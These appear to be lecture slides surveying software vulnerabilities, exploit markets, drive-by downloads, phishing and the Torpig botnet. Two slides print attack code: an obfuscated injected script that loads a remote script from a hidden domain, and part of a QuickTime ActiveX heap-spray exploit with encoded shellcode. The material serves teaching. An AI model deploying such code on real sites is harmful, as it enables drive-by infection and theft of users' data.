

# From vulnerabilities to nation-state attacks

An overview of today's security  
landscape

# In the news

```
...  ...
158 158    if (result < 0)
159 159    {
160 160        gnutls_assert ();
161 161        goto cleanup;
162 162        goto fail;
163 163    }
164 164    result =
...
166 166    if (result < 0)
167 167    {
168 168        gnutls_assert ();
169 169        goto cleanup;
169 169        goto fail;
170 170    }
171 171
172 172 /* If the subject certificate is the same as the issuer
...
206 206    else
207 207        gnutls_assert ();
208 208
209 209 fail:
210 210    result = 0;
211 211
211 212 cleanup:
...
331 331    gnutls_datum_t cert_signed_data = { NULL, 0 };
332 332    gnutls_datum_t cert_signature = { NULL, 0 };
333 333    gnutls_x509_crt_t issuer = NULL;
334 334    int issuer_version, result;
334 334    int issuer_version, result = 0;
335 335
```

<https://www.gitorious.org/gnutls/gnutls/commit/6aa26f78150ccbdf0aec1878a41c17c41d358a3b>

Exploit markets

# **PROFITING FROM VULNERABILITIES (THE LEGAL WAY)**

# Bounty programs

Katie Moussouris (@k8em0) Following

@MilesVeteranus We pay up to \$100,000 for new \*techniques\* that bypass our latest mitigations.

Guidelines:


[technet.microsoft.com/en-US/security...](http://technet.microsoft.com/en-US/security...)

Reply Retweet Favorite More

FAVORITE	1
----------	---

8:33 AM - 17 Feb 2014

# Competitions



The screenshot shows a web browser window with the title bar "Pwn2Own 2014: Rules and" and the URL "www.pwn2own.com/2014/01/pwn2own-2014-rules-unicorns/". The page content discusses the competition rules, target machines, and prize categories.

at the conference venue and posted at [Pwn2Own.com](http://Pwn2Own.com) prior to the start of competition.

**Rules and prizes**

The 2014 competition consists of three divisions: Browsers, Plug-Ins, and the Grand Prize. All target machines will be running the latest fully patched versions of the relevant operating systems (Windows 8.1 x64 and OS X Mavericks), installed in their default configurations. The vulnerability or vulnerabilities used in each attack must be unknown and not previously reported to the vendor. A particular vulnerability can only be used once across all categories.

The first contestant to successfully compromise a target within the 30-minute time limit wins the prize in that category.

The 2014 targets are:

Browsers:

- Google Chrome on Windows 8.1 x64: \$100,000
- Microsoft Internet Explorer 11 on Windows 8.1 x64: \$100,000
- Mozilla Firefox on Windows 8.1 x64: \$50,000
- Apple Safari on OS X Mavericks: \$65,000

Plug-ins:

- Adobe Reader running in Internet Explorer 11 on Windows 8.1 x64: \$75,000
- Adobe Flash running in Internet Explorer 11 on Windows 8.1 x64: \$75,000
- Oracle Java running in Internet Explorer 11 on Windows 8.1 x64 (requires click-through bypass): \$30,000

# Exploit markets


Paying top dollar for 0-day  
and offensive  
technologies...

[zer0daybroker@gmail.com](mailto:zer0daybroker@gmail.com)

Drive-by-downloads and spear phishing

# **PROFITING FROM VULNERABILITIES (THE ILLEGAL WAY)**

# Drive-by-download attacks



# Malicious code

```
<script>function GuclogyuYuvicoqik (PukikejQujxigene) { var CapupJadugute = document.cookie.indexOf(';', PukikejQujxigene); if (CapupJadugute == -1) CapupJadugute = document.cookie.length; return unescape(document.cookie.substring(PukikejQujxigene, CapupJadugute)); } function XerulcRotqoqor (name) { var arg = name + '='; var alen = arg.length; var clen = document.cookie.length; var i = 0; while (i < clen) { var j = i + alen; if (document.cookie.substring(i, j) == arg) return GuclogyuYuvicoqik (j); i = document.cookie.indexOf(' ', i) + 1; if (i == 0) break; } return null; } function VohojubegGoxfokizo (name, value) { var argv = VohojubegGoxfokizo.arguments; var argc = VohojubegGoxfokizo.arguments.length; var expires = (argc > 2) ? argv[2] : null; var path = (argc > 3) ? argv[3] : null; var domain = (argc > 4) ? argv[4] : null; var secure = (argc > 5) ? argv[5] : false; document.cookie = name + '=' + escape(value) + ((expires == null) ? '' : ('; expires=' + expires.toGMTString())) + ((path == null) ? '' : ('; path=' + path)) + ((domain == null) ? '' : ('; domain=' + domain)) + ((secure == true) ? ('; secure') : ''); } if (XerulcRotqoqor('o') == null) { var YicdTomefup = 'LDRHDCMXIiSEAnWGKsXTWLGYOJtFWGIHPZALaCOQVKYMMMSG1UHPWPJTAB01EINDGREUST-DSLXHXIaGJZPHFGdUMToBUPbZWTeGFZQTAHRI-JLOJQOMVPFEPUKWCVXlQIXRBYOKFaRYTNPOsWOWhVJIYTZ.YFBYTcSIECKoWXEQYm'.replace(/[A-Z]/g, ''); var TozamopubRojux = document.createElement('script'); TozamopubRojux.src = 'http://' + YicdTomefup + '/counter/?page=' + escape(document.referrer) + '&rnd=' + Math.random() + '&fromsrv=1'; document.getElementsByTagName('head')[0].appendChild(TozamopubRojux); var PahewicXesafemim = new Date (); PahewicXesafemim.setTime(PahewicXesafemim.getTime() + (8*3600*1000)); VohojubegGoxfokizo('o','1',PahewicXesafemim, '/'); }</script></body>
```

# Exploit

```
function ms(){
    var plc = unescape("%u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F
%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEB%u64EF%uB903%u6187%uE1A1%u0703
%uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D
...
%u6870%u3F70%u6469%u353D%u3935%u0030");
var hsta = 0x0c0c0c0c, hbs = 0x100000, pl = plc.length * 2, sss = hbs - (pl + 0x38);
var ss = gss(addr(hsta), sss), hb = (hsta - hbs) / hbs;
for (i = 0; i < hb; i++) m[i] = ss + plc;
}
function quick(){
    try {
        var obj = null;
        obj = cobj("QuickTime.QuickTime.4");
        if (obj){
            ms();
            var buf = "";
            for (var i = 0; i < 200; i++){
                buf += "AAAA";
            }
            for (var i = 0; i < 3; i++)
                buf += "\x0c\x0c\x0c\x0c";
            var my_div = document.createElement("div");
            my_div.innerHTML = "<object classid=\"clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B\" width=\
<param name=\"src\" value=\"object_rtsp\>" +
"<param name=\"type\" value=\"image/x-quicktime\>" +
"<param name=\"autoplay\" value=\"true\>" +
"<param name=\"qtnext1\" value=<rtsp://BBBB:" + buf + ">T<myself\>" +
"<param name=\"target\" value=\"myself\>" + "</object>";
            document.body.appendChild(my_div);
        }
    } catch (e){ }
    return 0;
}
```

# Exploits

- Target vulnerabilities in browser and browser plugins
- Targeted vulnerabilities
  - Stack/heap overflows
  - Integer vulnerabilities
  - Insecure APIs (especially with ActiveX control)
    - Certain controls assume they are going to be used by a legitimate, trusted user
    - When used inside a browser, this assumption does not hold
    - Problem if they expose APIs that allow dangerous operations, e.g., downloadAndExecute

# Anatomy of exploit

- Suppose the malicious page has determined that the victim has installed a vulnerable ActiveX control, e.g., QuickTime
- The control is loaded into memory
- The environment is prepared for the exploit, for example, for memory corruption exploits
  - The shellcode is loaded into memory
  - The heap is sprayed to ensure that control eventually reaches the shellcode
- The vulnerability is triggered, by invoking the vulnerable method/property of the ActiveX control

# Luring Users: Social Engineering

facebook    Home    Profile    Friends    Inbox    Settings    Logout

Video    My Videos    Videos of Me    About    Help    + Upload    Record

 Flash Player upgrade required  
You must download and install the latest version of the Adobe Flash Player to view this content.  
[Download Flash](#)

Welcome to Video  
Your life in motion.

**Share your personal videos.**  
Upload and tag videos of you and your friends on Facebook. [Upload a new video](#)

**Record and send video messages.**  
Use your webcam to record yourself in a video message.  
[Record a video message](#)

**Publish videos from your mobile.**  
Send mobile videos via email or MMS to your personal upload address.

Latest Videos    See All Videos    Recently Tagged Friends

  
**Hong Kong**  
by Bruno Carlot  
0:58  
[View Bruno's Videos \(1\)](#)

None of your friends are tagged... yet.

# Luring Users: Social Malware

From: salvatore [REDACTED] via LinkedIn <member@linkedin.com>  
Subject: Join my network on LinkedIn  
Date: March 19, 2013 6:13:58 AM GMT+01:00  
To: Marco Cova <m.cova@[REDACTED]>  
Reply-To: salvatore [REDACTED] yahoo.it>

The screenshot shows an email from LinkedIn. The subject is "Join my network on LinkedIn". The message body starts with "Marco," followed by "salvatore [REDACTED] wants to connect with you on LinkedIn." Below this, there is a profile snippet for "salvatore [REDACTED]" with the title "avvocato presso studio legale [REDACTED]" and a "View Profile »" link. At the bottom of the snippet is a yellow "Accept" button. A red arrow points from a red box labeled "Not really LinkedIn" to the "Accept" button.

Marco,

salvatore [REDACTED] wants to connect with you on LinkedIn.

salvatore [REDACTED]  
avvocato presso studio legale  
[REDACTED]

[View Profile »](#)

**Accept**

You are receiving Invitation emails. [Unsubscribe](#).

This email was intended for Marco Cova (Senior Security Researcher at Lastline, Inc). [Learn why we included this](#). © 2013, LinkedIn Corporation. 2029 Stierlin Ct. Mountain View, CA 94043, USA

**Not really LinkedIn**

# Luring Users: SEO



Web [Show options...](#)

Results 1 - 10

## [JOHN DORY TASTE](#)

John Dory with Forbidden Rice COOKING JOHN DORY John Dory : Fish Names - fishnames.com.au What does John Dory taste like, what wines go well with it and read ...  
[mikedarowski.com/liana\\_didier/stats.php?blog=john-dory-taste](http://mikedarowski.com/liana_didier/stats.php?blog=john-dory-taste) - [Similar](#)

## [First Taste: The John Dory, New York: Chefs + Restaurants ...](#)

Dec 4, 2008 ... The Spotted Pig folks have worked their magic again with The John Dory, an adorably scruffy new fish place.

[www.gourmet.com/restaurants/2008/.../first-taste-the-john-dory](http://www.gourmet.com/restaurants/2008/.../first-taste-the-john-dory) - [Cached](#) - [Similar](#)

## [Beyond Salmon: John Dory with Tomato Cream Sauce](#)

Apr 12, 2007 ... "John Dory can come from all over, but this one is from North Atlantic," she ... Take off heat and season to taste with salt and pepper. ...

[beyondsalmon.blogspot.com/.../john-dory-with-tomato-cream-sauce.html](http://beyondsalmon.blogspot.com/.../john-dory-with-tomato-cream-sauce.html) - [Cached](#) - [Similar](#)

## [JOHN DORY TASTE](#)

The spotted pig folks have worked their magic again with the john dory, an adorably scruffy new fish place. first taste: the john dory. ...  
[marina.stilldreamer.com/wp.../xogybude/?...john-dory-taste](http://marina.stilldreamer.com/wp.../xogybude/?...john-dory-taste) - [Cached](#) - [Similar](#)

## [JOHN DORY TASTE](#)

The fish is fresh and delicate although I don't think the John Dory has a taste as distinct as something like Black Cod. It tastes like a good white fish ...  
[isareps.com/plain\\_arvie/lastinfo.php?item=john-dory-taste](http://isareps.com/plain_arvie/lastinfo.php?item=john-dory-taste) - [Similar](#)

# Luring Users: Watering Hole Attack

- Sometimes it is difficult to exploit the target of an attack directly
  - Instead compromise a site that is likely to be visited by the target
- Council on foreign relations
  - governmental officials
- Unaligned Chinese news site
  - Chinese dissidents
- iPhone dev web site
  - developers at Apple, Facebook, Twitter, etc.
- Nation Journal web site
  - Political insiders in Washington



# Spear Phishing

From: abudhabi@mofa.gov.sy  
To: tehran@mofa.gov.sy  
Date: Monday February 6  
Attachment: 23 rcs.pdf




SHA256:	782926d4b75abf01e995a8b875fc
File name:	fc469cbe0e5946cec40ecda7f156
Detection ratio:	37 / 46

السادة الزملاء في مكتب الرموز  
استلام البرقية الخاصة رقم 23  
مع الشكر

السفارة / أبو ظبي

---- Msg sent via @Mail - <http://atmail.com/>

# Document-based Attacks



# Ghosts and zombies

- If exploit is successful, it typically downloads and automatically executes malware on the victim's machine
- The malware takes control of the machine and transforms into a bot, a member of a botnet
- Sensitive data is exfiltrated from the infected machine
- The machine is used in illicit activity, e.g., launching DOS attacks, sending spam, etc.


It's the economy, stupid!

# **PROFITING FROM EXPLOITS**

# Botnets

- Now, let's wear our attacker's hat
- We have compromised thousands of machines
  - What do we do?
- Organize them into a botnet
  - Command and Control (C&C) server
- Receive data from bot
  - financial information
  - online credentials
- Send commands to bot
  - Distribute denial of service attacks
  - Spam runs
  - Proxying

# Case study: Torpig botnet



B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski,  
R. Kemmerer, C. Kruegel, G. Vigna, “[Your botnet is my botnet](#)”,  
CCS 2009



# Hijacking the botnet

- Reverse engineered the DGA used in Torpig and the C&C protocol
  - Noticed that domains generated for 1/25/2009 - 2/15/2009 were unregistered
  - Registered these domains
- Controlled the botnet for 10 days
  - Unique visibility into a botnet's operation
  - 8.7 GB of Apache logs
  - 69 GB pcap data (containing stolen information)

# Botnet size

- Count number of infections

- usually based on unique IP addresses
- problematic: DHCP and NAT effects (we saw 1.2M unique IPs)
- our count based on header information: ~180K hosts seen




# Threats


- 8,310 unique accounts from 410 financial institutions
  - Top 5: PayPal (1,770), Poste Italiane, Capital One, E\*Trade, Chase
  - 38% of credentials stolen from browser's password manager
- 1,660 credit cards
  - Top 3: Visa (1,056), Mastercard, American Express, Maestro, Discover
  - US (49%), Italy (12%), Spain (8%)
  - typically, one CC per victim, but there are exceptions ...

# Value of the Financial Information

- Symantec [2008] estimates
  - Credit card value at \$.10 to \$25.00
